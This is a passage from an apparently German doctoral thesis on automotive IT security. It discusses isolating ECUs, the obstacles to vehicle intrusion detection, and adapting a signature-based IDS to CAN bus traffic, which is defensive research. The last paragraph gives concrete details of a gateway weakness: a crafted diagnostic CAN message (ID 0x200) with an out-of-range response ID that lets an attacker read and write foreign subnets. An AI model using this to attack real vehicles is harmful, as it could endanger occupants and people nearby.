Obwohl keiner der bislang etablierten Sicherheitsprozesse direkt auf den Automotive-Bereich anwendbar bzw. übertragbar ist [GlWo14], können die in ihnen verfolgten Vorgehensweisen grundsätzlich auch für Entwicklungsprozesse eingebetteter automotiver IT-Systeme und der darauf aufsetzenden Anwendungssoftware nutzbringend sein. Beispielsweise bieten die Common Criteria die Möglichkeit, mittels sogenannter Schutzprofile (engl.: protection profiles) ein auf spezifische Domänen angepasstes Vorgehen zu ermöglichen (siehe z.B. [GlWo14]). Ein für eine konkrete Produktkategorie definiertes Schutzprofil liefert nach [BSI14c] eine vollständige, konsistente und technisch stimmige Sammlung festgeschriebener generischer Anforderungen, abzuwehrender Bedrohungen relevanter Schutzgüter sowie ggf. bestehender gesetzlicher Auflagen und vorgeschriebener Sicherheitsstandards. Somit bietet das Konzept der Schutzprofile nach den Common Criteria auch für den automotiven Bereich durchaus Potential, z.B. um herstellerseitig konkrete Sicherheitsvorgaben für einzelne Systeme zu definieren, die von den Zulieferern umzusetzen sind (siehe [TeTi11]).

Ob in Form domänenspezifischer Schutzprofile (bzgl. ihrer Anwendung im Bereich der Automotive Security) oder insgesamt angepasster Vorgaben für sicherheitsbewusste Entwicklungsprozesse im automotiven Bereich könnte deren breite Umsetzung zukünftig deutlich gefördert werden.

Aufgrund der enormen Breite dieses Themengebietes sowie mit Blick auf den Fokus der vorliegenden Arbeit muss an dieser Stelle auf eine vollumfängliche Vertiefung dieses Themengebietes verzichtet bzw. auf relevante Quellen wie die oben genannten verwiesen werden. Einige Teilprozesse werden im anschließenden Kapitel 6 aufgegriffen, die übergreifend über die Domänen der Prävention, Detektion und Reaktion das Management automotiver IT-Sicherheit mit Fokus auf automotive Malwarevorfälle behandeln.

5.1.5 Wirkungsprävention: Exemplarische Strategien

Ergänzend zu Maßnahmen zur Verhinderung von Vorfallsereignissen sind weitere präventive Maßnahmen sinnvoll, die das Auftreten ungewünschter Einwirkungen auf das System verhindern sollen. Mit Bezug auf die in Abschnitt 4.1.3 betrachteten schadhaften Resultate kann dies z.B. generische Strategien zur Aufrechterhaltung von Security-, Safety- oder Komfortmerkmalen umfassen. Selbst in Fällen, in denen ein initial aufgetretener Sicherheitsvorfall nicht verhindert werden konnte, kann über geeignete präventive Maßnahmen dieser Kategorie das Eintreten damit ansonsten verbundener Funktions- oder Strukturwirkungen erfolgreich verhindert werden.

Ein gegen den Eintritt einer ungewünschten Wirkung ausgerichteter Präventivschutz kann grundsätzlich nicht nur gegen gezielte Angriffen (z.B. unter Einsatz automotiver Malware) wirken, sondern auch gegen andere Arten unvorhergesehener Ereignisse wie z.B. zufällige unerwartete Fehlfunktionen. Sie sind folglich oft sehr generisch ausgerichtet; Details zu konkreten Formen der abzuwehrenden Angriffe und ggf. zugrundeliegender Malware sind für ihre Umsetzung in vielen Fällen nicht erforderlich.

Einige exemplarische Beispiele entsprechender präventiver Maßnahmen, die bei der Entwicklung automotiver IT-Systeme angesichts vorhandener (teils malwaregestützter) Bedrohungen erwogen werden können, werden im Folgenden diskutiert:

Minimum an gefährdeten Ressourcen

Der grundsätzlich sicherste Ansatz besteht darin, potentiell gefährdete/bedrohte Ressourcen (z.B. Geräte, Funktionen oder Daten) nach Möglichkeit nicht in potentiell gefährdeter automotiver IT unterzubringen bzw. dort zu speichern oder zu erfassen. Diese in der IT-Sicherheit, speziell dem Datenschutz (Abschnitt 2.1.3) auch als Minimalitätsprinzip bekannte Strategie steht jedoch in der Praxis oft im Widerspruch mit den funktionalen Zielen eines Systems. Im Automobilbereich führt besonders das zunehmend breite Funktionsspektrum, welches den jüngsten Innovationen z.B. im Komfort- und Safetybereich zugrunde liegt, zu einem immer größeren Spektrum gefährdeter, aber essentiell erforderlicher Ressourcen.

Isolation von gefährdeten Ressourcen

In Fällen, in denen Automobilhersteller nicht auf potentiell gefährdete Ressourcen in den produzierten Fahrzeugen verzichten können, sollten diese möglichst von den wahrscheinlichen Gefahrenquellen isoliert werden, um die Wahrscheinlichkeit schädlicher Funktions- oder Strukturwirkungen (Abschnitt 4.2.3) zu reduzieren. Im automotiven Einsatzgebiet von IT muss dies speziell für solche Funktionen gelten, bei denen Verletzungen der IT-Security auch Safety-Gefährdungen – wie Schäden an Leib und Leben der Insassen und Menschen in der Umgebung – mit sich bringen könnten (vgl. Abschnitt 2.4.3).
Bzgl. der Isolation automotiver Ressourcen sind diverse Grundsatzstrategien denkbar, die in der Folge kurz verglichen und mit ihren Vor- und Nachteilen diskutiert werden:

- ***Physische Isolation:*** Die sicherste Art der Isolation ist eine physische Trennung potentiell gefährdeter und potentiell gefährdender Systemteile. Eine konsequente Umsetzung, die z.B. physisch getrennte Bussysteme oder sogar Stromversorgungen vorsieht, bietet zwar den erwähnten Sicherheitsvorteil. Hingegen sind verschiedene praktische Nachteile zu verzeichnen, z.B. dass es bei einer solchen Umsetzung nicht mehr möglich wäre, praktikable Service- und Wartungsmöglichkeiten aller Geräte über eine gemeinsame Diagnoseschnittstelle zu realisieren.
- ***Logische Isolation:*** Aus diesem Grund wird in der Praxis bei bestehenden Beispielen von Isolationsfunktionen eher auf eine logische Isolation gesetzt. Beispielsweise bietet eine logische Trennung verschiedener Busnetzwerke über einen zentralen Gateway u.a. die Möglichkeit, einzelne Informationen sowie Diagnoseverbindungen gezielt zwischen Netzwerken zu vermitteln und somit unpraktikable Nachteile einer physischen Isolation zu vermeiden. Jedoch illustriert z.B. die in den Laborversuchen $L_{4.x}$ identifizierte Sicherheitslücke eines solchen Gateways die grundsätzlich geringere Sicherheit dieses Ansatzes, indem dort das Auslesen ($L_{4.1}$) und indirekte Beschreiben ($L_{4.2}$) beliebiger fremder Netzwerke erzielt werden konnte.

Ein weiteres Problem besteht darin, eine klare Trennung zwischen potentiell gefährdeten und potentiell gefährdenden Systemteilen (s.o.) vorzunehmen. In einigen Fällen kann dies z.B. anhand Kriterien wie den folgenden gut abgeschätzt werden:

- ***Exemplarische Kennzeichen potentiell gefährdeter Systemteile:***
  - Safetykritische Systeme (z.B. ESP, Spurhalteassistenz)
  - Securitykritische Systeme (z.B. Wegfahrsperre)
  - Systeme mit personenbezogenen Daten (z.B. Telefonsteuergerät)
- ***Exemplarische Kennzeichen potentiell gefährdender Systemteile:***
  - Systeme mit elektronischen Schnittstellen nach außen (z.B. Medienplayer)
  - Systeme mit Anbindungen an (mobile) Endnutzergeräte (z.B. Mobiltelefone)
  - Vergleichsweise leicht physisch zugreifbare Systeme (z.B. Spiegelsteuerung)

In Fällen anderer Komponenten können für eine Zuordnung zu den „potentiell gefährdeten“ oder „potentiell gefährdenden“ Systemelementen weniger aussagekräftige Aussagen getroffen werden. Zum Beispiel weist die Klimasteuerung typischerweise keinen besonderen safety- oder securitykritischen Schutzbedarf auf, noch bietet sie Angreifern besonders relevante Zugriffsmöglichkeiten. Hinsichtlich der Entscheidung, an welchen Stellen im System Isolationen vorgenommen werden sollten, sind daher ebenfalls verschiedene Basisstrategien möglich:

- ***Trennung potentiell gefährdeter Komponenten vom Gesamtsystem***
- ***Trennung potentiell gefährdender Komponenten vom Gesamtsystem***

Auch hier weisen beide Strategien individuelle Vor- und Nachteile auf: Trennt man die besonders gefährdeten Komponenten vom Gesamtsystem, können sich z.B. malwaregestützte Sicherheitsvorfälle im weniger geschützten Gesamtsystem auf eine Vielzahl weitere, jedoch weniger kritische Komponenten auswirken. In Literatur wie z.B. [Lind11] wird daher oft die Trennung potentiell gefährdender Komponenten vom Gesamtsystem verfolgt. Diese bietet den Vorteil, das Gesamtsystem von den besonders über exponierte Schnittstellen zu erwartenden Angriffen abzuschotten. Gelangt ein Angreifer jedoch über einen anderen Weg (z.B. mittels physisch an einem internen Bus angeschlossene MAH) in das Gesamtsystem, sind für ihn daraufhin weite Systemteile inklusive der besonders gefährdeten Komponenten ohne eine solche Trennung zugreifbar. Um die jeweiligen Nachteile zu vermeiden bzw. die Vorteile zu vereinen, können jedoch beide Strategien auch in Kombination eingesetzt werden, indem z.B. sowohl exponierte Komponenten als auch safetykritische Systeme in gewissem Umfang physisch oder logisch vom Gesamtsystem getrennt werden.

Die konkreten Formen geeigneter technischer Realisierungen für physische oder logische Isolationen können in Zukunft je nach den weiteren technologischen Trends Wandlungen unterworfen sein. In den vergangenen Jahren lag eine gewisse physische und logische Trennung unterschiedlicher Fahrzeugfunktionalitäten oft bereits dadurch vor, dass die entsprechenden Systeme von verschiedenen Zulieferern in Form separater Steuergeräte entwickelt und eingebunden wurden, die mit anderen Komponenten im Wesentlichen nur über teils verschiedene, logisch getrennte Busnetzwerke kommunizieren können. Um angesichts der stark zugenommenen Zahl verschiedener Teilfunktionen und -systeme die Gesamtzahl der Steuergeräte zu reduzieren, wird aktuell erwogen, zunehmend verschiedene Funktionen teils unterschiedlicherer Zulieferer auf gemeinsamen Steuergeräten positionieren zu können. Ansätze für die (logische) Trennung von Softwarekomponenten sind z.B. aus der Desktop-IT auf Basis von Sandboxes oder soft- sowie hardwareunterstützter Virtualisierung bekannt (siehe z.B. Abschnitt 2.1.14 zu deren Einsatz in der Malwareanalyse). Dieser Ansatz wird in der Forschung (Abschnitt 2.5.3) und Fachmedien (siehe z.B. [Klei13]) auch für automotive Systeme aufgegriffen und spiegelt sich zunehmend auch in jüngeren Bestrebungen für einheitliche Laufzeitumgebungen für automotive Steuergeräte wider. So werden beispielsweise im Rahmen der in Abschnitt 2.4.2 vorgestellten Entwicklungspartnerschaft AUTOSAR bereits Möglichkeiten vorgesehen, IT-basierte Manipulationen durch integrierte, hard- oder softwarebasierte Security-Module möglichst zu erschweren sowie eine effektive Isolation verschiedener Anwendungen auf gemeinsamer Hardware zu erzielen (siehe auch Abschnitt 2.5.3 bzw. [StLe13]).

5.2 Detektion automotiver IT-Sicherheitsvorfälle

Mit Blick auf die drei zur Beantwortung von Forschungsfrage 3 zu erschließenden automotiven Verteidigungslinien besteht das wesentliche Ziel der Detektion als zweite Verteidigungslinie darin, auch solche automotiven Sicherheitsvorfälle erfassen zu können, die auf der ersten Verteidigungslinie durch rein präventive Maßnahmen nicht (vollumfänglich) verhindert werden konnten. Als ein wesentliches Element von Sicherheitslösungen, die der Verteidigungslinie der Detektion zuzuordnen sind, sind in der Desktop-IT die in Abschnitt 2.2 vorgestellten Intrusion-Detection-Systeme (IDS) etabliert. Konkret soll zur Beantwortung der dritten Forschungsfrage untersucht werden, inwiefern eine Übertragung dieser Konzepte auf die von ihrer Architektur teils sehr unterschiedlichen automotiven IT-Umgebungen (Abschnitt 2.4.3) Potential für die Gestaltung einer zweiten automotiven Verteidigungslinie bietet und wie dies technisch grundsätzlich umgesetzt werden könnte.

Während Intrusion Detection im Bereich der Desktop-IT bereits als essentieller Teil praktisch eingesetzter Sicherheitskonzepte etabliert ist, stellt ihre Anwendung in Bereichen außerhalb der Desktop-IT, z.B. im Bereich eingebetteter Systeme, ein deutlich jüngeres, aktuelles Forschungsgebiet dar. Einige entsprechende Forschungsaktivitäten sind z.B. im Bereich drahtloser Sensornetzwerke [KBG+09] angesiedelt.
Dabei liegen besonders im automotiven Bereich in einigen Punkten gute Voraussetzungen für die Einführung von IDS vor. Während mit der Einführung von Intrusion-Detection-Infrastrukturen in Unternehmensnetzwerken oft hohe Kosten assoziiert werden (z.B. angesichts unternehmensspezifisch unterschiedlicher IT- und Netzwerkarchitekturen sowie dem häufigen Wandel der eingesetzten Technologien), bietet das automotive Umfeld hier gute Ausgangsvoraussetzungen. Die hardwareseitige IT- bzw. Netzwerkarchitektur innerhalb der Fahrzeuge ist typischerweise für eine hohe Anzahl parallel angebotener Fahrzeuge (teils unterschiedlicher Modelle und Konzernmarken) sehr ähnlich oder identisch. In Bezug auf ein einmal produziertes Fahrzeug ändert sich diese typischerweise im weiteren Verlauf seines Lebenszyklus nicht mehr oder allenfalls geringfügig (z.B. bei Nachrüstungen).

Entsprechend soll Intrusion Detection im Rahmen dieser Arbeit als ein vielversprechender Ansatz in Anwendung auf automotive Systemverbünde, also in modernen Fahrzeugen, betrachtet werden. Der vorliegende Abschnitt baut in wesentlichen Teilen (bis inkl. Unterabschnitt 5.2.6) auf eigenen Vorarbeiten aus den Veröffentlichungen [HoKD09b] und [HoED11] auf. In den folgenden Unterabschnitten wird dazu gezeigt, wie im Rahmen einer praktisch durchgeführten Machbarkeitsstudie die Anwendbarkeit von Intrusion Detection auf die Detektion von Angriffen in automotiven CAN-Feldbus-Netzwerken untersucht wird.

Konkret sind zur Beantwortung dieser dritten Forschungsfrage in Bezug auf die Verteidigungslinie ‚Detektion' zunächst einige wesentliche, allgemeine Voraussetzungen für die Übertragung von IDS auf automotive Systeme sowie damit verbundene Herausforderungen zu identifizieren, was Gegenstand des folgenden Abschnitts 5.2.1 ist. Anschließend sind geeignete technische Realisierungsmöglichkeiten für entsprechende automotive IDS-Komponenten zu erschließen. Diesbezüglich wird beginnend mit Abschnitt 5.2.2 ein bestehendes Konzept zur Modellierung von Angriffssignaturen nach [Meie07] auf die Gegebenheiten in automotiven CAN-Netzwerken angepasst sowie Konzepte zur Modellierung und Abarbeitung entsprechender Angriffssignaturen erarbeitet und in ein neu entwickeltes Framework zur automotiven Intrusion Detection implementiert, das auf dem automotiven Prototyping-System dSPACE MicroAutoBox [Dspa14] lauffähig ist. Für die Evaluation des auf die automotive Einsatzumgebung zugeschnittenen Konzepts werden beispielhafte Angriffssignaturen für automotive CAN-Netzwerke modelliert – was am Beispiel von Angriffstechniken aus den Laboruntersuchungen (L_x) aus Abschnitt 3.2 erfolgt – und das Gesamtkonzept in Labortests unter Anbindung an reale Fahrzeugnetzwerke praktisch evaluiert. Neben den Aspekten der Übertragbarkeit und korrekten Angriffsdetektion werden hierbei auch Performanz-Betrachtungen vorgenommen.
Den Abschluss bildet ein Ausblick auf das Potential von anomaliebasierten Detektionsstrategien in Abschnitt 5.2.7.

5.2.1 Voraussetzungen und Herausforderungen bei der Übertragung von Intrusion Detection

Intrusion-Detection-Systeme, wie sie in der Desktop-IT seit vielen Jahren etabliert sind (Abschnitt 2.2) lassen sich in einigen ihrer wesentlichen Eigenschaften direkt auf automotive IT-Umgebungen übertragen. Dies trifft beispielsweise auf die Aufteilung bzw. Konzeptionierbarkeit als sich gegenseitig ergänzende host- und netzwerkbasierte IDS-Komponenten zu (vgl. HIDS / NIDS in Abschnitt 2.2.2):

- Analog zu Intrusion-Detection-Systemen der Desktop-IT könnten HIDS-Komponenten auf sensitiven Steuergeräten positioniert werden, um ihnen direkte Einblicke in die internen Ereignisse zu ermöglichen. Auf diese Weise wären sie z.B. in der Lage, automotive (MAS-)Malware zu detektieren, die vorbei an präventiven Maßnahmen wie Flashware-Integritätsprüfungen (Abschnitt 2.5.1) oder des Bootloaders und weiterer Systemkomponenten (z.B. auf Basis von HSMs/TPMs, vgl. Abschnitt 2.5.3) zur Laufzeit injiziert wurde.
- Auch könnten netzwerkbasierte IDS-Komponenten die On-Board-Kommunikation auf den Feldbussystemen auf Hinweise für aktive Angriffe überwachen. Quelle entsprechender Angriffszeichen können hierbei sowohl mit MAS infizierte ECUs (ggf. ohne integrierte HIDS-Komponente), angreiferseitig eingebundene, zusätzlichen Geräte (MAH) oder schadhafte bzw. kompromittierte Peripheriegeräte (MAP) sein. Automotive NIDS-Funktionen könnten z.B. in Form dedizierter ECUs oder als Teil bestehender Komponenten mit an das Fahrzeugnetzwerk angebunden werden – insbesondere die typische zentrale Positionierung eines Gateway-Steuergeräts wäre durch den direkten Zugriff auf eine Vielzahl der internen Bussysteme (siehe z.B. Abbildung 11) eine sehr vorteilhafte Position für eine (integrierte) NIDS-Komponente.

Während somit wesentliche strukturelle Voraussetzungen für eine Übertragbarkeit von Intrusion-Detection-Technologien auf die automotive Domäne gegeben sind und diese grundsätzlich deutliches Potential für einen Beitrag zur Begrenzung der Probleme verspricht, eröffnet dieses Vorhaben auch viele neue Fragen. Einige ausgewählte Beispiele hierfür werden in den folgenden Unterpunkten diskutiert.

Technische Herausforderungen der automotiven Einsatzumgebung

Ein Hemmnis zur direkten Übernahme/Migration bestehender Umsetzungen der Desktop-IT liegt in den aktuell noch vorherrschenden, großen Unterschieden in den Systemarchitekturen und -ressourcen (Abschnitt 2.4.3). Ein für HIDS-Komponenten relevantes Beispiel ist, dass existierende Lösungen für eine Übernahme voraussichtlich sowohl bzgl. der Hostsystem-Architektur angepasst als auch in ihrem Ressourcenbedarf optimiert werden müssten. Für eine Migration existierender NIDS-Lösungen dürfte es beispielsweise ein Hemmnis darstellen, dass typische ECUs vieler moderner Fahrzeugmodelle (noch[19]) keine TCP/IP Stacks aufweisen sondern die Vernetzung zu einem großen Teil auf (im Desktop-IT-Bereich nahezu bedeutungslosen) Feldbussystemen wie CAN, LIN, MOST oder FlexRay und zugehörigen Kommunikationsprotokollen umgesetzt ist (Abschnitt 2.4.2). Auch bereits bestehende Lösungen müssten folglich zuerst für deren Unterstützung erweitert werden.

Administrative Herausforderungen einer Migration

In der Desktop-IT ist jedem IDS üblicherweise (mindestens) ein zuständiger Administrator zugeordnet, der Wartungsaufgaben übernimmt (z.B. die Aktualisierung von Angriffssignaturen), im Fall wichtiger Alarmereignisse benachrichtigt wird, IDS-Protokolle überprüft und erkannte Vorfälle ggf. geeignet behandelt.
Eine durchgängige lokale Administration und Beaufsichtigung durch qualifiziertes Personal käme bei einer Migration des Intrusion-Detection-Konzepts auf Fahrzeuge schon durch deren permanente Ortswechsel nicht infrage. Zwar existiert eine große Infrastruktur von Herstellerniederlassungen / Werkstätten, die zumindest punktuell – d.h. im Rahmen der regelmäßigen Inspektionen – lokale Überprüfungen / Aktualisierungen etc. durchführen könnten. Bei einer Bedrohungslage, deren Agilität sich auch nur ansatzweise wie im Desktop-IT-Bereich entwickelt, wären die vorhandenen Serviceintervalle von oft etlichen Monaten jedoch

[19] Im Rahmen der Forschung wird die Eignung von Ethernet für die interne Fahrzeugvernetzung jedoch bereits bzgl. ihrer automotiven Eignung untersucht, vgl. auch Abschnitt 2.5.3.

einerseits viel zu groß. Andererseits müsste in den Werkstätten entsprechende Expertise verfügbar sein, was voraussichtlich nur schwer bzw. kostenintensiv realisierbar wäre.
Während die Nutzer der Fahrzeuge zwar während des Betriebs direkt vor Ort sind, ist der typische Fahrzeugführer hingegen kein Experte für Fahrzeugtechnik und verfügt über ein äußerst begrenztes Wissen über die im Fahrzeug enthaltene IT. Da er potentielle IT-Sicherheitsvorfälle mit ihren Folgen nur sehr eingeschränkt einschätzen kann, können auch ihm diese Aufgaben nicht bzw. nur in sehr begrenztem Unfang übertragen werden.
Somit kommt im Wesentlichen eine denkbare Fernadministration infrage, die in dieser Arbeit auch in den Abschnitten 6.1.1 und 6.1.2 erneut aufgegriffen wird. Auch diese birgt einige Herausforderungen. Operational müssten durch die Hersteller (ggf. unter Einbezug von Dienstleistern) zunächst ausreichende Personalressourcen zur zentralen Beobachtung und Behandlung der Ereignisse aller im Einsatz befindlicher Fahrzeuge bereitgestellt werden. Zudem eröffnet eine IDS-Administration durch Dritte rechtliche Fragen. Beispielsweise müsste geklärt werden, ob und inwieweit die Hersteller zur Bearbeitung mutmaßlicher IT-Sicherheitsvorfälle aktive Eingriffe in die IT der (safetykritischen!) Fahrzeuge ihrer Kunden einleiten dürfen. Antworten auf diese Frage könnten sich auch aus den bestehenden Bestrebungen zur Fernwartung ergeben wie z.B. den in Abschnitt 2.5.1 referenzierten Arbeiten zur Remote-Installation von Firmwareupdates. Hinzu kommen Aspekte des Datenschutzes, d.h. die übermittelten Daten müssten auf einen Kompromiss reduziert werden, der Gefahren wie z.B. geographisches Tracking minimiert und der Möglichkeit entgegenwirkt, dass der die Daten zum Erstellen von Aktivitätsprofilen individueller Nutzer missbraucht werden. Auf der technischen Ebene wäre eine nahezu unterbrechungsfreie Konnektivität der Fahrzeuge mit der Infrastruktur erforderlich. Während z.B. eine permanente Internetanbindung auch in vielen modernen Fahrzeugen noch nicht gegeben ist, könnte dies zukünftig im Rahmen der C2X-Kommunikation (Abschnitt 2.4.2) gewährleistet werden.

Signaturbasierte vs. anomaliebasierte Detektionsstrategien

Auch in der automotiven Anwendung könnten Intrusion-Detection-Funktionen prinzipiell sowohl auf Basis einer (signatur- bzw. regelbasierten) Missbrauchserkennung als auch auf Basis einer Anomalieerkennung umgesetzt werden. Mit Blick auf das spezielle Einsatzumfeld moderner Fahrzeug-IT sind für beide Ansätze – auch über deren in Abschnitt 2.2 behandelte allgemeine Charakteristiken hinaus – individuelle Vor- und Nachteile zu verzeichnen.

Ein wichtiger Aspekt ist die *Erkennungsleistung* der eingesetzten IDS-Konzepte. Mit Blick auf die betrachtete automotive Einsatzumgebung fällt diesbezüglich insbesondere der Minimierung von Fehlalarmen (d.h. der FPR) eine essentielle Bedeutung zu. Das begründet sich besonders dadurch, dass IT-Sicherheitsvorfälle im Anschluss an ihre Detektion durch geeignete Reaktionen (siehe Folgeabschnitt 5.3) behandelt werden sollten. Um gerade auch bei kritischen Vorfällen wertvolle Hilfe bieten zu können, muss dies neben rein passiven Reaktionen (z.B. Logging) auch aktive Maßnahmen umfassen, die bis zu einer Einflussnahme auf den Fahrer und fahrrelevante Systeme reichen können. Ein Fehlalarm aufgrund einer falschpositiven Detektion könnte somit unter Abwesenheit eines realen Angriffs zur unnötigen, ggf. kontraproduktiven Einleitung von Reaktionen führen und ungünstigenfalls erst Risiken eröffnen sowie das Vertrauen der Nutzer in das Schutzsystem schädigen.
Die im Allgemeinen zwischen signatur- und anomaliebasierten Ansätzen bestehenden Unterschiede in der Erkennungsleistung (Abschnitt 2.2.1) sind grundsätzlich auch im automotiven Einsatz von Intrusion-Detection-Technologien zu erwarten. Das heißt, dass sich mit präzise spezifizierten Erkennungssignaturen für bekannte Angriffe voraussichtlich eine sehr geringe Fehlalarmquote (FPR) erzielen lässt, jedoch mit Schwächen bei der Erkennung neuartiger Angriffe zu rechnen ist.
Ein Ausgleich dieser Schwächen kann grundsätzlich durch die Einbeziehung anomaliebasierter Erkennungsstrategien adressiert werden, die bei der Erkennung bislang unbekannter Angriffe deutliche Vorteile zu verzeichnen haben. Dennoch stellt der richtige Umgang mit der Anomalieerkennung im Fahrzeugkontext eine Herausforderung dar, da entsprechende Ansätze typischerweise geringere Erkennungsleistungen bieten (vgl. Abschnitt 2.2.3 bzw. [Meie07]) und erkannte Anomalien (=Abweichung vom Normalverhalten) zudem nicht zwangsläufig auf einen Security-Vorfall hindeuten müssen.

Weitere signifikante Unterschiede zwischen beiden Ansätzen betreffen ihren (oben bereits allgemein diskutierten) *Administrationsbedarf.* In Bezug auf die eigentliche Detektion erfordern anomaliebasierte Ansätze generell weniger Wartung; sie könnten daher grundsätzlich auch gut in Fahrzeugen mit begrenzten Fernwartungsmöglichkeiten eingesetzt werden. Signaturbasierte Detektionstechniken erfordern hingegen regelmäßige Administration, da die Menge der Erkennungssignaturen ständig aktuell gehalten werden muss, um auch neuartige Angriffstechniken erkennen zu können.
Der Vorteil des geringeren Administrationsbedarfs anomaliebasierter Detektionsverfahren relativiert sich jedoch mit Blick auf anschließend ggf. erforderliche Reaktionen (Folgeabschnitt 5.3). Während sich Erkennungssignaturen für bekannte Angriffe von vornherein mit geeigneten vordefinierten Reaktionen verknüpfen lassen, bedarf die Bestimmung einer geeigneten Reaktion bei einem unbekannten Angriff (auf den lediglich anhand anomalen Systemverhaltens geschlossen wird) noch einer Untersuchung durch einen Experten, wie z.B. auch in der Literatur betont wird:

> (…) *die von Anomalieerkennungssystemen gelieferten Ergebnisse* (zeigen) *zunächst nur Anomalien im System an, von denen nicht ohne weiteres auf konkrete stattgefundene Sicherheitsverletzungen geschlossen werden kann. Dadurch sind vor der Einleitung von Gegenmaßnahmen weitere Untersuchungen erforderlich.*
>
> [Meie07]

Auf die Detektion einer Anomalie hin sind ohne Einbeziehung eines externen Experten (bzw. Administrators) daher zunächst nur rein passive Reaktionen wie z.B. Logging als unbedenklich anzusehen. Aktive Reaktionen sind ohne das Vorliegen einer solchen Freigabe im jeweiligen Einzelfall als problematisch anzusehen. Die Möglichkeit einzelner aktiver Reaktionen, die durch das Fahrzeug auf gewisse Anomalien hin autonom einleitbar sind und potentiell Auswirkungen auf den Menschen und fahrsicherheitsrelevante IT-Systeme haben können, sollte daher nur mit höchster Vorsicht vorgesehen werden.

Somit bieten sowohl der signaturbasierte als auch der anomaliebasierte Ansatz Vor- und Nachteile für die automotive Anwendung. Ziel zukünftiger Lösungen sollte es somit sein, z.B. durch geeignete Kombination die Vorteile gezielt zu nutzen und die Nachteile auszugleichen.

5.2.2 Automotive Adaption eines signaturbasierten IDS-Konzeptes

Im Fokus der nachfolgend beschriebenen praktischen Untersuchungen zu automotiver Intrusion Detection steht zunächst der *signaturbasierte* IDS-Ansatz. Der ausschlaggebende Grund für diese Entscheidung ist, dass sich mit diesem in der Regel schärfere Ergebnisse erzielen lassen, die sich insbesondere durch niedrige False-Positives-Raten auszeichnen – was vor dem Hintergrund eines möglichen zukünftigen Einsatzes in maximal indirekt administrierten Automobilen sehr wichtig ist (siehe voriger Abschnitt).
Nachfolgend wird beschrieben, wie das im Grundlagenabschnitt 2.2.4 vorgestellte, allgemeine Konzept zur Modellierung von Angriffsmustern auf den betrachteten Anwendungsfall automotiver Buskommunikation abgebildet wurde. Anschließend werden ausgewählte Beispiele für Erkennungssignaturen vorgestellt, die für ausgewählte Angriffe aus den in Abschnitt 3.2 vorgestellten Laboruntersuchungen L_x erstellt wurden. In einer nachfolgend beschriebenen Evaluierung werden diese praktisch angewendet und untersucht.

Konzeptadaption auf automotive CAN-Netzwerke

Als betrachtete externe Ereignislage dient primär die Kommunikation in einem Verbund automotiver Feldbusse am Beispiel des CAN-Standards. Konkret wird jeder Eingang einer einzelnen CAN-Nachricht als elementares externes Ereignis verstanden. Als auswertbare Informationen dienen u.a. der jeweilige Nachrichtentyp sowie Länge und Inhalt der enthaltenen Nutzdaten zzgl. relevanter Angaben zum Empfang (Zeitstempel und Buskennung).
Als weiterer Ereignistyp werden regelmäßig eintreffende Timer-Ereignisse vorgesehen. Dies ermöglicht es Signaturen, auch auf ein – ggf. auch absichtlich herbeigeführtes – Ausbleiben von CAN-Nachrichten reagieren zu können. Andernfalls würden die Netze ab dem Ausbleiben von CAN-Ereignissen einfrieren und eine Reaktion der Signaturen wäre nicht möglich.




Abbildung 36: CAN-Nachrichten und Timer-Events als externe Ereignisse

Sowohl anhand von Eigenschaften des aktuellen Ereignisses (Abbildung 36 links) als auch in Abhängigkeit von der Historie bzw. dem Gesamtkontext (repräsentiert durch den stetig aktualisierten Zustand des Signaturnetzes, Abbildung 36 rechts) können somit ausgewählte Eigenschaften der CAN-Buskommunikation auf mögliche Angriffsanzeichen überwacht und bei deren Auftreten Alarme signalisiert werden.

5.2.3 Erstellung beispielhafter IDS-Signaturen für CAN-Angriffsszenarien

Im Rahmen der durchgeführten Arbeiten wurden verschiedene Signaturen für das auf CAN-Kommunikation angepasste IDS-Konzept modelliert und untersucht.
Größtenteils sind diese auf konkrete Angriffsstrategien in automotiven CAN-Bussystemen bezogen, die im Rahmen der (teils in Abschnitt 3.2 vorgestellten) Laboruntersuchungen umgesetzt wurden. Zwei entsprechende Angriffssignaturen, mit denen sich die vorgestellten Angriffe $L_{4.1}$ und $L_{4.2}$ bzw. $L_{1.1}$, $L_{1.2}$, L_2 und $L_{3.1}$ detektieren lassen, werden in diesem Abschnitt vorgestellt. Sowohl die Netztopologie als auch die geprüften Bedingungen beeinflussen die Semantik und Effizienz der Signaturen und i.d.R. sind mehrere Signaturen zur Detektion eines gegebenen Angriffs denkbar. Mit Blick auf die angestrebte Performanz in ressourcenbeschränkten Umgebungen wurde bei den umgesetzten Beispielsignaturen darauf Wert gelegt, zur Laufzeit möglichst wenig Token zu erzeugen, um Platzbedarf und Verarbeitungszeit zu begrenzen. Auch wird weitestgehend auf spontane Transitionen verzichtet, bei denen kein Ereignistyp (vgl. Abbildung 7) definiert wird und die damit bei jedem Ereignis zu prüfen sind.
Neben den Angriffssignaturen wurden in den durchgeführten Arbeiten einzelne weitere Signaturen explizit zur experimentellen Evaluation spezifischer Fragestellungen entworfen. Als ein drittes Signaturbeispiel wird in diesem Abschnitt ein Belastungsnetz vorgestellt, das zur Untersuchung der Performanzgrenzen des Systems umgesetzt und untersucht wurde.

Signatur für die Angriffe $L_{4.1}$ und $L_{4.2}$ zum Aufheben der Gateway-Isolation

Die im Gateway-Steuergerät identifizierte Schwachstelle, auf der die in Abschnitt 3.2.5 vorgestellten Angriffe $L_{4.1}$ und $L_{4.2}$ zum Aufweichen der Subnetz-Isolation aufbauen, wird beim Aufbau einer Diagnoseverbindung (konkreter: des zugrundeliegenden Transportprotokolls) ausgenutzt. Bei der zur Sitzungseröffnung verwendeten CAN-Nachricht (ID: 0x200, 7 Nutzdatenbytes) wird dazu wie beschrieben die Antwort-ID (welche little-endian-kodiert in den Bytes 5 und 6 übermittelt wird) außerhalb des vorgesehenen Bereiches spezifiziert, wodurch in der Folge lesende und schreibende Zugriffe über Subnetzgrenzen ermöglicht werden.

